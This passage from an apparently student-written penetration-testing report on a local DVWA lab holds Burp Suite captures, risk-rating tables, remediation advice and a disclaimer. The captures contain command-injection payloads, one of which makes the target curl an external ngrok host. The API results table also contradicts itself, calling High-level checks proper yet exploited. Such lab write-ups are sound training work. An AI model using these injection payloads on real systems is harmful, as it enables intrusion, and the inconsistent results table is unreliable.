

1
2
dvwa.test -> POST /vulnerabilities/api/v2/health/echo
3
Send
Cancel
Burp AI
Request
Response
Pretty
Raw
Hex
GET /DVWA/vulnerabilities/api/v2/health/echo HTTP/1.1
Host: 192.168.56.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=nPXJnKYB6ovpO1aykRDlz4rQA6LcQSNNh1oG5Zb7WgwExVL983NMme2jPqEO; security=
high; PHPSESSID=8022d5a361564190b8c5d1a01489068c
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Search
0 highlights
Ready



Request
Response
Pretty
Raw
Hex
Render
GET /DVWA/vulnerabilities/api/v2/health/echo HTTP/1.1
Host: 192.168.56.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=nPXJnKYB6ovpO1aykRDlz4rQA6LcQSNNh1oG5Zb7WgwExVL983NMme2jPqEO; security=
high; PHPSESSID=8022d5a361564190b8c5d1a01489068c
Upgrade-Insecure-Requests: 1
Priority: u=0, i
HTTP/1.1 404 Not Found
Date: [redacted], 12 Oct 2026 05:53:46 GMT
Server: Apache/2.4.68 (Debian)
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: OPTIONS,GET,POST,PUT,DELETE
Access-Control-Max-Age: 3600
Access-Control-Allow-Headers: Content-Type,
Access-Control-Allow-Headers, Authorization, X-Requested-With
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8



Active scan selected message
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Insert Collaborator payload
Open response in browser
Record an issue
Request in browser
Extensions
Engagement tools
Change request method
Change body encoding
Copy Ctrl+C
Copy prettified Ctrl+Alt+C
Copy URL
Copy as curl command (bash)
Save selected text to file
Paste text from file
Save item
Save entire history
Paste host / URL as request
Add to site map
Convert selection
URL-encode as you type
Send
Cancel
Request
Response
Pretty
Raw
Hex
Render



Send
Cancel
Burp AI
Request
Response
POST /DVWA/vulnerabilities/api/v2/health/echo HTTP/1.1
HTTP/1.1 500 Internal Server Error
"status":"Words not specified"



Pretty
Raw
Hex
Render
Prettified view
POST /DVWA/vulnerabilities/api/v2/health/echo HTTP/1.1
HTTP/1.1 500 Internal Server Error
words=Hello World
"status":"Words not specified"



Send
Cancel
Burp AI
Request
Pretty
Raw
Hex
POST /DVWA/vulnerabilities/api/v2/health/echo HTTP/1.1
Host: 192.168.56.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=nPXJnKYB6ovpO1aykRDlz4rQA6LcQSNNh1oG5Zb7WgwExVL983NMme2jPqE0; security=high; PHPSESSID=8022d5a361564190b8c5d1a01489068c
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
{
"words":"Hello World"
}
Response
Pretty
Raw
Hex
Render
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 06:04:40 GMT
Server: Apache/2.4.68 (Debian)
Access-Control-Allow-Origin:
Access-Control-Allow-Methods: OPTIONS,GET,POST,PUT,DELETE
Access-Control-Max-Age: 3600
Access-Control-Allow-Headers: Content-Type, Access-Control-Allow-Headers, Authorization, X-Requested-With
Content-Length: 23
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
{
"reply":"Hello World"
}


POST /DVWA/vulnerabilities/api/v2/health/echo HTTP/1.1
Prettified view
Host: 192.168.56.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=nPXJnKYB6ovpO1aykRDlz4rQA6LcQSNNh1oG5Zb7WgwExVL983NMme2jPqE0; security=high; PHPSESSID=8022d5a361564190b8c5d1a01489068c
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
{
"words":"Hello World;ls"
}
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 06:08:20 GMT
Server: Apache/2.4.68 (Debian)
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: OPTIONS,GET,POST
Access-Control-Max-Age: 3600
Access-Control-Allow-Headers: Content-Type, Access-Control-Allow-Headers, Authorization,
Content-Length: 26
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
{
"reply":"Hello World;ls"
}


#
Scheme
Method
Server
Path
0 HTTP POST dvwa.test /vulnerabilities/api/v2/health/echo
1 HTTP POST dvwa.test /vulnerabilities/api/v2/health/connectivity
2 HTTP GET dvwa.test /vulnerabilities/api/v2/health/status
3 HTTP GET dvwa.test /vulnerabilities/api/v2/health/ping
Raw
Hex
This HTTP/2 request is kettled: it contains headers that cannot be fully represented using HTTP/1 syntax. You can see full details of the request in the inspector.
This request is kettled because:
• This pseudo-header's value has been altered: :scheme
target=digi.ninja


Request
Pretty Raw Hex
POST /DVWA/vulnerabilities/api/v2/health/connectivity HTTP/1.1
Host: 192.168.56.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=nPXJnKYB6ovpOlaykRDlz4rQA6LcQSNNhloG5Zb7WgwExVL983NMme2jPqEO; security=high; PHPSESSID=8022d5a361564190b8c5d1a01489068c
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
{
"target":"localhost"
}
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 06:14:50 GMT
Server: Apache/2.4.68 (Debian)
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: OPTIONS,GET,POST,PUT,DELETE
Access-Control-Max-Age: 3600
Access-Control-Allow-Headers: Content-Type, Access-Control-Allow-Headers, Authorization, X-Requested-With
Content-Length: 15
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
{
"status":"OK"
}


Pretty Raw Hex
POST /DVWA/vulnerabilities/api/v2/health/connectivity HTTP/1.1
Host: 192.168.56.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=nPXJnKYB6ovpOlaykRDlz4rQA6LcQSNNhloG5Zb7WgwExVL983NMme2jPqEO; PHPSESSID=8022d5a361564190b8c5d1a01489068c
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Length: 83
Content-Type: application/x-www-form-urlencoded
{
"target":"localhost; curl https://uninsured-empathy-irk.ngrok-free.dev"
}
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 07:02:01 GMT
Server: Apache/2.4.68 (Debian)
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: OPTIONS,GET,POST
Access-Control-Max-Age: 3600
Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With
Content-Length: 15
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
{
"status":"OK"
}


ngrok
Jev is on ngrok.ai
Session Status online
Account john (Plan: Free)
Version 3.39.11
Region India (in)
Latency 56ms
Web Interface http://127.0.0.1:4040
Forwarding https://uninsured-empathy-irk.ngrok-free.dev → http://localhost:8000
Connections ttl opn rt1 rt5 p50 p90
1 0 0.00 0.00 0.20 0.20
HTTP Requests
03:02:05.950 EDT GET / 200 OK

Behavior at Each Security Level

Level	What was tried	Result
Low	The endpoint returned data or allowed an action beyond what the current user should access.	Exploited
Medium	Some check is applied, but it may still be possible to access data belonging to another user.	Exploited
High	The endpoint properly verifies that the requester is authorized for the requested resource.	Exploited

Table 7.14 – API Results by Security Level

Impacts

Broken access control in an API endpoint lets an attacker read or modify data belonging to other users simply by changing an identifier in the request, without needing to go through the normal web interface at all. This is one of the most common causes of large-scale data exposure in real-world applications.

Risk Rating

High. API endpoints are often called directly by other systems and automated tools, so a missing authorization check can be exploited quickly and at scale.

Remediation

- Check authorization on every API endpoint, for every request, verifying that the authenticated user is allowed to access the specific resource being requested.
- Never rely on an identifier being hard to guess as a form of access control.
- Apply the same input validation and authentication standards to API endpoints as to the rest of the application.
- Log and monitor API usage for unusual patterns, such as sequential identifier scanning.
- Document and test every API endpoint during security review, not only the pages reachable through the normal user interface.

8. Risk Rating Methodology

Each finding in this report is rated Critical, High, Medium or Low. The rating combines the impact of a successful attack with how easily it can be carried out (its likelihood), in line with common industry practice such as the OWASP Risk Rating Methodology.

Severity Ratings

Rating	Criteria	Example findings
Critical	Direct, reliable access to the database, server or administrative function with little effort and no special conditions.	SQL Injection, Command Injection
High	Serious impact such as account takeover, stored or persistent attacks, or exposure of sensitive files, usually needing few conditions.	Brute Force, File Inclusion, File Upload, SQL Injection (Blind), Weak Session IDs, XSS (Stored), API testing
Medium	Limited or conditional impact; usually needs the victim to take an action, such as opening a link, or needs another weakness to be useful on its own.	CSRF, Insecure CAPTCHA, XSS (Reflected), XSS (DOM), CSP Bypass
Low	Minor impact, very difficult to exploit, or requires extensive additional access.	None identified in this assessment

Table 8.1 – Severity Rating Criteria

Likelihood

Likelihood was assessed separately for each finding, based on the skill, access and conditions needed to exploit it.

Likelihood	Description
High	The vulnerability can be exploited reliably with publicly known techniques and little or no special access.
Medium	The vulnerability can be exploited with some effort, specific conditions, or additional information.
Low	The vulnerability is difficult to exploit or needs conditions that are unlikely in practice.

Table 8.2 – Likelihood Criteria

How the Rating Was Applied

For each module, the security level (Low, Medium or High) tested was noted alongside the result. The overall rating given to a finding reflects its behavior at the Low security level, since this represents the application with no protection in place and shows the full severity of the underlying weakness. Where a higher security level blocked the attack entirely, this is also recorded in that finding's results table, to show how much the added protection reduced the risk.

This approach follows the pattern DVWA itself is built around: each module demonstrates one class of vulnerability, and the four security levels show how different degrees of protection change the outcome.

9. Conclusion & Recommendations

Conclusion

This assessment tested 14 DVWA modules covering a broad range of common web application weaknesses, from authentication and session management to injection, cross-site scripting and misconfiguration. At the Low security level, every module tested was vulnerable, which is expected, since DVWA is designed to demonstrate these weaknesses without any protection in place.

Testing at the Medium and High levels showed that partial protection, such as simple string filters, client-supplied checks, or header-based checks, can often be bypassed with a different technique or a small change to the attack. Protections that validated input strictly on the server, used parameterized queries, or relied on values the client could not control (such as a correctly implemented anti-CSRF token or output encoding) were the most effective at stopping the attacks tested.

The most serious findings were SQL Injection and Command Injection, both rated Critical, because they can lead to direct compromise of the database or the server with comparatively little effort. Brute Force, File Inclusion, File Upload, Blind SQL Injection, Weak Session IDs, Stored XSS and API Testing were rated High, since each can lead to serious impact such as account takeover or persistent attacks, though they typically need slightly more effort or specific conditions than the Critical findings.

Recommendations

1. Validate all input on the server using allow-lists, rather than trying to block specific known-bad patterns.
2. Use parameterized queries for all database access, and avoid building operating system commands from user input.
3. Encode all output according to its context (HTML, attribute, JavaScript or URL), and deploy a strict Content Security Policy as a defense-in-depth measure.
4. Protect all state-changing actions with anti-CSRF tokens and the SameSite cookie attribute.
5. Strengthen authentication and session management with account lockout, rate limiting, multi-factor authentication, and session IDs generated from a secure random source.
6. Apply the principle of least privilege to database accounts and to the account the web server runs under.
7. Validate uploaded files by their real content, not just their declared type, and store them outside the web root with script execution disabled.
8. Keep all software, frameworks and dependencies patched and up to date.
9. Include security testing, such as code review and automated scanning, as a regular part of the development process.
10. Never deploy an intentionally vulnerable application such as DVWA, or any system with similar weaknesses, on a public or production network.

Taken together, these findings show that no single control is sufficient on its own. The strongest protection comes from combining secure coding practices, such as parameterized queries and output encoding, with defense-in-depth measures like CSP, rate limiting and least privilege, so that a weakness in one layer does not lead directly to a full compromise.

10. Disclaimer

This report was prepared as part of the CyberSNova Cyber Security Internship for educational purposes. All testing described in this report was carried out exclusively against a locally hosted, intentionally vulnerable instance of the Damn Vulnerable Web Application (DVWA), running in an isolated virtual lab that was not exposed to the internet or to any production system.

The techniques, payloads and tools described in this report are documented for learning purposes only and must not be used against any system without the explicit, written authorization of its owner. Unauthorized access to computer systems is illegal in most jurisdictions. The author and CyberSNova accept no responsibility for any misuse of the information contained in this report.

The findings in this report reflect the state of the DVWA application and the lab environment at the time of testing. Software, configurations and vulnerabilities can change over time, and the results described here should not be assumed to apply to any other system, version or environment.

THANK YOU!